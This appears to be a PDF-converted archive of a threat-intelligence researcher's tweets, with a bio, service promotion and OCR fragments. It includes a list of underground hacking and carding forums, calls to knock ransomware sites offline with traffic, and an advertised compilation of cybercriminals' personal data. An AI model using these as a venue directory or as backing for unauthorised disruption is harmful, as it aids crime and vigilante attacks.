





















18:27
https://t.co/VwTtNTqJj0 #security #cybercrime #malware #ThreatIntelligence
#ThreatHunting #threatintell #threatintel

18 - Sunday

08:38

https://t.co/VwTtNTqJj0 #security #cybercrime #malware #ThreatHunting #threatintell https://t.co/X1GJKwLjnb



https://t.co/VwTtNTqJj0 #security #cybercrime #malware #ThreatHunting #threatintell https://t.co/JuEkyH7Ey6

Данчо Данчев е на 26 години, международно признат експерт по киберсигурност. Той пише за специализирания блог Zero Day, част от новинарската мрежа zdnet.com. През септември 2010 г. Данчо Данчев изчезва и оттогава не отговаря на своите координати. Последната му активност в Twitter е от октомври. От вътрешното министерство коментират, че Данчо Данчев досега не е бил обявяван за изчезнал от своите близки.

08:39

 $https://t.co/VwTtNTqJj0\ \#security\ \#cybercrime\ \#malware\ \#ThreatHunting$

#threatintell https://t.co/buWYI1mpNR

Hi Dancho.

Are you alive? :)
I just got this email.

http://www.securelist.com

Best regards,
Dmitry Bestuzhev
Senior Regional Researcher, Latin America
Global Research and Analysis Team
Kaspersky Lab
Key ID: 4096/0xE4D1B9CE
http://www.kaspersky.com

08:40

https://t.co/VwTtNTqJj0 #security #cybercrime #malware #ThreatHunting #threatintell https://t.co/QNXcmKYAra

Hi folks,

For some unknown reason -- all the malicious links published are always "spaced" etc. -- my personal blog http://ddanchev.blogspot.com is currently blacklisted by Facebook, and readers keep emailing me about it. As I'm sure you've been keeping track of all my Facebook-friendly, anti-Koobface oriented research+things I cannot disclose by blogging, I think the current situation is pretty awkward.

The profiling of the malware campaigns taking place at Facebook, does not emphasize on Facebook's security practices, or the lack of such. Instead, it's hardcore campaign dissecting focusing on the attackers.

I'd appreciate your comments, de-blacklisting of my personal blog in the best case.

Regards

Dancho Danchev

Cyber Threats/CyberCrime Analyst | Security Blogger, ZDNet at CBS Interactive

Personal Blog: http://ddanchev.blogspot.com
ZDNet Blog: http://blogs.zdnet.com/security
Twitter: http://twitter.com/danchodanchev

Key ID: http://pgp.mit.edu:11371/pks/lookup?op=get&search=0xD36EEF974ED6A7AD

Fingerprint: 0AF8 779A E727 4CA2 2525 7B03 D36E EF97 4ED6 A7AD

19 - Monday



https://t.co/3V2Fpb5HQu https://t.co/O9cY4CEAgT



 $https://t.co/3V2Fpb5HQu\ https://t.co/zHxBpUdqqV$



https://t.co/3V2Fpb6fG2 #security #cybercrime #malware #ThreatIntel #ThreatHunting #ThreatIntelligence #threatintell https://t.co/pGk35kIHnB



20 - Tuesday



https://t.co/JNDSZX3591 https://t.co/JWBiHFBhsO



https://t.co/JNDSZX3591 https://t.co/bRuVGI7X6f



Today's modern approach of fighting #ransomware consisting of having "Dmitry is it you on the other side of the line?" "Confirmed. Are we gathering later today"? direct conversation with a cybercriminal approach should be abandoned.

$\bigstar 1$

03:16

Directly engaging with the bad guys by having what should be considered surreal a conversation with them directly violates their OPSEC and is a good example of bad taste.

03:19

In terms of ransomware what do we got here? A Dark Web Onion which could be either shut down compromised or basically put under pressure from legitimate traffic trying to slow them down a free email service provider on behalf of an affiliate participant.

$\bigstar 1$

03:20

Figuring out surreal ways to fight ransomware should be considered a bad approach. Instead attempt to take down the infrastructure behind the campaign including to attempt to take offline the infrastructure of the affiliate network participant.

03:23

Personal observations here include the massive use of Protonmail and Tutanota email address accounts by ransomware affiliate network participants including old fashioned Dark Web Onion custom or basic WordPress installations which should be taken offline.

This is a surreal case where a central location for a revenue soliciting location is known and what you've got there is ordes of affected victim's including vendors trying to visit it where in reality what should be done is to attempt to take it offline.

03:29

In terms of taking the ransomware Dark Web Onions offline here's a pretty good and decent three post series on some of the currently active ransomware Dark Web Onions - https://t.co/e9uqVWIV6d

23 - Friday

09:49

Merry Christmas to all of my friends and colleagues especially everyone who's been working with me as an independent contractor throughout 2022. I wanted to let everyone know that the Second Edition of my memoir is schedule for March, 2023. Stay tuned! https://t.co/k4fgk3kNL4



25 - Sunday

02:47

Happy holidays, everyone! https://t.co/opAQ7exuux



@HeapRtl Hello. Can you send me an email at dancho.danchev@hush.com and I'll then shortly send you the actual torrent file? Thanks a lot for the interest. Regards.

Dancho

$\bigstar 1$

18:16

@HeapRtl Hello. Here's the actual download link - https://t.co/4dv6RcPYYA Regards.

Dancho

$\bigstar 1$

26 - Monday

08:09

Grab a direct 256GB torrent download consisting of all of my publicly accessible research. Happy holidays! Direct download working link - https://t.co/a2y8HMBq8y Enjoy and see you in 2023! Regards. Dancho #security #cybercrime #malware #ThreatIntelligence https://t.co/b3rmIIZdJg



28 - Wednesday

17:50


Dear @Cryptome_org I just sent you an email. I hope that we can soon feature both publications. Regards. Dancho

31 - Saturday

01:54

https://t.co/gTZ1bJEDvm [PDF] #security #cybercrime #malware #ThreatIntelligence #ThreatHunting #ThreatIntel #threatintell #threatreport https://t.co/7WnzXfUcKM


 $\bigstar 1$



10:38


Upcoming 2023 celebration! Heading to another location! Stay tuned and happy celebration of 2023! See you in 2023. Regards. Dancho P.S I sincerely hope that my





12:27

Stay tuned! Happy New Year 2023 celebration! Regards. Dancho #security #cybercrime #malware #ThreatHunting #ThreatIntelligence https://t.co/YXnLZeDCXI



2022 in recap. Outstanding! https://t.co/JTcqOaYgET https://t.co/Z0ggBloXQw

Table 9: Quality of selected intelligence sources (10 out of 45)

Blog	% of covered IOCs	% of covered iocterms	% of timely IOCs	% of robust 10Cs
Dancho Danchev	42%	62%	14%	84%
Naked Security	43%	55%	54%	45%
THN	38%	38%	41%	51%
Webroot	54%	79%	13%	84%
ThreatPost	26%	37%	52%	29%
TaoSecurity	57%	61%	31%	68%
Sucuri	34%	35%	43%	52%
PaloAlto	39%	44%	15%	87%
Malwarebytes	32%	48%	26%	72%
Hexacorn	49%	57%	59%	76%

2023

January

2 - Monday

02:41

https://t.co/JTcqOaYgET #security #cybercrime #malware #ThreatHunting #ThreatIntelligence #ThreatIntel #threatintell https://t.co/LneyFVJM3Z



Dancho Danchev

Background

I was born in Sofia, Bulgaria. My primary area of occupation since the early 90's is computers. My primary work is Disruptive Individual's Chief Executive Officer (CEO).

Hacker

Security Consultant

Security Blogger

Cybercrime Researcher

Threat Intelligence Analyst

Executive BIO

WarIndustries - Member BlackCode Ravers - Member Black Sun Research Facility - Contributor DiamondCS - List Moderator/Software Contributor LockDownCorp - Help Trojan Database Contributor Forbidden HelpNetSecurity - Contributor Astalavista Security Group - Managing Director Frame4 Security Systems - Contributor TechGenix - WindowSecurity - Contributor ZDNet Zero Day - Security Blogger Webroot Threat Blog - Security Blogger

Conference and Events - Media and Press Coverage

Dancho Danchev is the world's leading expert in the field of cybercrime fighting and threat intelligence gathering having actively pioneered his own methodlogy for processing threat intelligence leading to a successful set of hundreas of high-quality anaysis and research articles published at the industry's leading threat intelligence blog - ZDNet's Zero Day, Dancho Danchov's Mind Streams of Information Security Knowledge and Webroot's Threat Blog with his research featured in Techmeme, ZDNet, CNN, PCWorld, SCMagazine, TheRegister, NYTimes, CNET, ComputerWorld, H+Magazine currently producing threat intelligence at the industry's leading threat intelligence blog - Dancho Danchev's - Mind Streams of Information Security Knowledge.



With his research featured at RSA Europe, CyberCamp, InfoSec, GCHQ and Interpol the researcher continues to actively produce threat intelligence at the industry's leading threat intelligence blog - Dancho Danchev's - MinStreams of Information Security Knowledge publishing a diverse set of hundreds of high-quality research analysis detailing the malicious and fraudulent activities at nation-state and malicious actors across the globe.

```
+-+-++ Wisdom Kings Magazine Issue One - "Existence is Futile, Relevance Is Non-Existent" +-+-+-
......
```

02:46 Upcoming release. Stay tuned! https://t.co/JTcgOaYgET https://t.co/lgra0QKHob

$\bigstar 1$



Mujtaba Raza is sought after by the FBI and is on the FBI's Most Wanted Cybercriminals list for his involvement in the Forwarderz and SecondEye solutions rogue and fake ID Iranbased selling franchise where the best we could do is to offer practical and relevant analysis on his online whereabouts including the actual network infrastructure behind his

The first thing we would do is to collect information on his company by actually using Google for the purpose of searching for its name and actually attempting to find the exact Web site URL address for his rogue enterprise where we would then use the Internet Archive including several real-time and historical WHOIS services to attempt to find out more about his online whereabouts and actual Internet-connected infrastructure.

> Download Rara Indictment.pdf Topic(s):

Component(s): USAO - New Jersey

Press Release Number:

Among the first things you would have to do when doing OSINT in terms of finding out more about a FBI Most Wanted Cybercriminal individual would be to look inside the legal documents behind the case which on the majority of occassions are often publicly accessible and look for the following:

- · Web sites

02:49

Who wants or needs access to this? https://t.co/Tj9ouFrEaP



<pre><parent></parent></pre>	Darkmoney	iHonker	ShadowMarket	
11Wang	DarkWeb	LinkFeed	SkyFraud	
365Exe	DomenForum	Linuxac.org	Spyhackerz	
419eater	Eviloctal	Master-X	Svuit.vn	
4HatDay	Exelab	MasterWebs	Szenebox	
aHack	Forum-UINSell	MaulTalk	Szuwi	
Aljyyosh	Forum.Zloy.bz	Mmpg.ru	Tenebris	
Antichat.ru	ForumSape	Mr11-11mr.7olm.org	TheBot	
ArmadaBoard	ForumSEO	Nullnoss.org	Toolbabase.se	
BigFozzy	Free-hack	pay-per-install.org	TotalBlackhat	
BlackhatWorld	ghostmarket.net	PhreakerPro	Turkhackteam	
BPCForum	Gla.vn	Piratebuhta.pw	Vsehobby	
Cardvilla	GoFuckBiz	ProCrd	Webmasters.ru	
Chf	gofuckbiz.com	ProLogic	Whitehat.vn	
CNHonker	H4kurd.com	Promarket	WWH-Club	
CNSec	Hack-Port	ProxyBase	www.opensc.ws	
Crack-Forum	Hackersoft	scamwarners	Xakep.bg	
Cracked to	Hackingboard	SEOCafe	Xakepok	
Cyberizm	Hackings	SEOForum	Zismo	
Darkmarket.la	iFud			

Who wants me to train him including their team or organisation on advanced #OSINT and #ThreatIntelligence techniques and methodologies? I have two modules currently available for #OSINT and #ThreatIntelligence with a lot of case studies. https://t.co/HnlxkVjFco



I can teach you hardcore #OSINT and #ThreatIntelligence in respect to cyber threat actor attribution and help you learn how to "connect the dots" on important cases and basically any cyber threat actor. Are you interested? https://t.co/9G1LJUWWN8



I have a single requirement before we begin which is that you must either know me personally or at least know me and my research and can describe it in a single sentence in terms of how it helped you do your work. Drop me a line at dancho.danchev@hush.com https://t.co/nfWrP0jdzf



https://t.co/gTZ1bJFbkU [PDF] #security #cybercrime #malware #ThreatHunting #threatintell #threatintel https://t.co/B359ZuMEFS

ABOUTUS

Dancho Danchev is an internationally recognized cybercrime researcher security blogger OSINT analyst and threat intelligence analyst that's currently running one of the security industry's most popular security publications his personal blog - https://ddanchev.blogspot.com since December, 2005 which has received approximately 5.6M page views since its original start.



REACHUS

+359876893890

Email: dancho.danchev@hush.com

https://ddanchev.blogspot.com






BASIC AND ADVANCED


OSINT AND THREAT INTELLIENCE

PROGRAM BUILDING AND TRAINING



HTTPS://DDANCHEV.BLOGSPOT.COM






4 - Wednesday

00:27

Who wants access to my OpenCTI instance? No audio. #ThreatIntel #threatintell #threatintell #threatintell



6 - Friday



15 - Sunday

20:40

Имам нов проект защото търся работа в България и вече имам и нещо като първия клиент от България и се надявам да се получи супер проект за обучение на персонал в сферата на #OSINT #ThreatIntelligence Имейл: dancho.danchev@hush.com https://t.co/RLPwSwevgy



21 - Saturday

06:57


Folks. Beginning to record this. Subscribe at my YouTube Channel here - https://t.co/hc1jf6p4TX and here - https://t.co/Cjdnb1yQlq this is going to be a long massive video introduction into my experience in the field circa the 90's up to present day. https://t.co/MLVGhf2miQ



26 - Thursday

08:35

https://t.co/R4uG2zB2tM #ThreatIntelligence #threatintell #threatintel https://t.co/9NGLMW5uh0



13:22 https://t.co/xeyEHl1ajn #security #cybercrime #malware #ThreatHunting #ThreatIntelligence #threatintell #threatintel

https://t.co/TEtRnFxbyJ #security #cybercrime #malware #ThreatHunting #ThreatIntelligence #threatintell #threatintel

February

1 - Wednesday

01:53

Who needs or wants cyber threat actor OSINT training for their team both novice and experienced? Drop me a line at dancho.danchev@hush.com https://t.co/xd1NiMyReN

$\bigstar 1$



01:53

Who needs or wants cyber threat actor OSINT training for their team both novice and experienced? Drop me a line at dancho.danchev@hush.com https://t.co/DBR7kYHe7I

RSS

Dancho Danchev's Blog (26.21%)

Blockchain on Medium (9.06%)

Cybersecurity on Medium (8.63%)

Cisco Talos (6.57%)

BleepingComputer News (2.44%)

Cointelegraph.com News (2.33%)

F5 Labs (1.28%)

Schneier on Security (1.26%)

Malwarebytes Labs (1.12%)

contagiodump (1.08%)

07:31

Folks. It's official. I now have my own Cyber Threat Intelligence platform including a SIEM and user-friendly API where we also accept public cyber campaign attribution "inquiries" including "incidents" IoCs where we'll do our best to attribute the campaign.

≥1 ★1

07:31

Anyone using EventLog Analyzer, ThreatConnect, Azure Sentinel, Splunk, Cisco, Elemendar, Cortex XSOAR, TrendMicro, ArcSight, Microsoft Sentinel, EventTracker, Plixer Scrutinizer, and needs "pull" or "push" API access? Drop me a line at dancho.danchev@hush.com

07:32

Also Sumo Logic, Kaspersky CyberTrace, ServiceNow, CheckPoint ThreatCloud, Carbon Black EDR, Cisco Email Gateway, ThreatConnect, LogPoint, Tanium, Symantec, LogRhythm, and still wants "pull" or "push" API access? Drop me a line at dancho.danchev@hush.com

07:32

What can you do with our threat intelligence platform? Basically you can "pull" our daily and hourly updated threat actor specific threat intelligence including all the associated IoCs (Indicators of Compromise). Drop me a line at dancho.danchev@hush.com

$\bigstar 1$

07:32

You can also "push" your incidents including all the associated IoCs and threat actor specific inquiries using our user-friendly API and we would pick your cyber threat actor attribution game analysis from there. Drop me a line at dancho.danchev@hush.com

$\bigstar 1$

07:32

We use a dedicated in-house developed OSINT methodology which we apply to every inquiry and incident including all the associated IoCs that you send us and will assist you in finding out who's behind your cyber attack campaign and will assist from there.

$\bigstar 1$

07:32

The best moment? We offer a fixed pricing model on a monthly basis for unlimited "pull" requests of our threat actor specific research which we publish on a daily basis and unlimited "push" incidents and threat actor specific inquiries on a monthly basis.

$\bigstar 1$

07:33

If it's cyber threat actor and IoCs attribution in the context of using OSINT and our in-house threat intelligence and cross-domain reference based methodology we're always there to assist and take your cyber threat actor attribution game to a new level.


07:33

Drop me a line at dancho.danchev@hush.com in order to inquire about the pricing and how to obtain access including your API key for the platform and let's have a conversation and make it happen.

07:34

Check out our brochure here - https://t.co/9yEMZzIaFt and don't forget that the best is yet to come and that we're always there to take care of your cyber threat actor attribution inquiries and IoCs. #OSINT #ThreatIntelligence #ThreatIntel #ThreatHunting https://t.co/zeGriYNt2O

 $\rightleftharpoons 1$



RT @brightorigin: @dancho_danchev is the best threat intelligence researcher I know for years! Consistently delivering in-depth/insightful...

07:54

Wow. Thanks for the comment @brightorigin the pleasure is all mine and I promise to continue delivering high quality research and analysis. Always feel free to catch up with my research here - https://t.co/JTcqOaYOur including here - https://t.co/UZ6qVAi5Ld https://t.co/8uemDx9enQ

≥1 ★1

09:43

https://t.co/gr3X4ZoKOs #security #cybercrime #malware #ThreatIntel #threatintell

≥1 ★2

2 - Thursday

19:24

"Personally Identifiable Information Regarding Some of the Most High-Profile Internet Cybercriminals Cybercrime Gangs and Various Internationally Recognized Cyber Threat Actors - A 2021 Compilation" - https://t.co/zBsXh1TFH6 [PDF] https://t.co/UNWQQb8F63

 $\bigstar 1$



Who framed Dancho Danchev?

Dancho Danchev, a Russian researcher known for his work against malware, has been missing since October and has never been heard of again.



Giacomo Dotta, 17 January 2011, 14:30

"Personally Identifiable Information Regarding Some of the Most High-Profile Internet Cybercriminals Cybercrime Gangs and Various Internationally Recognized Cyber Threat Actors - A 2021 Compilation" - https://t.co/zBsXh1TFH6 [PDF] https://t.co/VnfXiXqfeJ





19:24

"Personally Identifiable Information Regarding Some of the Most High-Profile Internet Cybercriminals Cybercrime Gangs and Various Internationally Recognized Cyber Threat Actors - A 2021 Compilation" - https://t.co/zBsXh1TFH6 [PDF] https://t.co/2YDjfVOT29





Competitors

Identified Competitors


- Cyber Defense Agency (CDA) (US)
- Cyber Security Research and Development Center (US)
- Cyveillance (US)
- Dancho Danchev (EU)
- Department of Homeland Security US-CERT(US)
- Ernst & Young (EU)
- EWA Information and Infrastructure Technologies, Inc. (US)
- Fortify (US)
- Global Security Mag (EU)

- iDefense Labs (US)
- iJET Intelligent Risk Systems (US)
- Informatica (US)
- IT Information Sharing and Analysis Center (US)
- iSIGHT Partners (US)
- Lookingglass (US)
- Multi-State Information Sharing Analysis Center (US)
- nCircle (US)
- SecureWorks (US)
- Trend Micro (US)
- United States Cyber Consequence Unit (US)

17

19:24


"Personally Identifiable Information Regarding Some of the Most High-Profile Internet Cybercriminals Cybercrime Gangs and Various Internationally Recognized Cyber Threat Actors - A 2021 Compilation" - https://t.co/zBsXh1TFH6 [PDF] https://t.co/BPUB4YIQee



19:24

"Personally Identifiable Information Regarding Some of the Most High-Profile Internet Cybercriminals Cybercrime Gangs and Various Internationally Recognized Cyber Threat Actors - A 2021 Compilation" - https://t.co/zBsXh1TFH6 [PDF]

https://t.co/Bq6rENcx2T



3 - Friday

03:52



6 - Monday

14:09

https://t.co/FG3ah07dk7 #ThreatHunting #ThreatIntelligence #threatintell #threatintel

14:11

https://t.co/wbb5Hq8Oud #ThreatHunting #ThreatIntelligence #threatintell #threatintel

$\bigstar 1$

14:12

https://t.co/sFlv3g9JdJ #ThreatHunting #ThreatIntelligence #threatintell #threatintel

14:12

https://t.co/iD8itOjjyo #ThreatHunting #ThreatIntelligence #threatintell #threatintel

14:13

https://t.co/4BcQ9Tx753 #ThreatHunting #ThreatIntelligence #threatintell #threatintel

14:14

https://t.co/CSQd9Jy2MU #ThreatHunting #ThreatIntelligence #threatintell #threatintel

14:14

https://t.co/BbYyMw4kuA #ThreatHunting #ThreatIntelligence #threatintell #threatintel

https://t.co/ZuwQJYxJjU #ThreatHunting #ThreatIntelligence #threatintell #threatintel

14:16

https://t.co/an36ff6Lag #ThreatHunting #ThreatIntelligence #threatintell #threatintel

9 - Thursday

00:50

https://t.co/n6Llhftlm3 #ThreatIntelligence #ThreatHunting #threatintell #threatintel https://t.co/TcUn9vOjVa

$\bigstar 1$



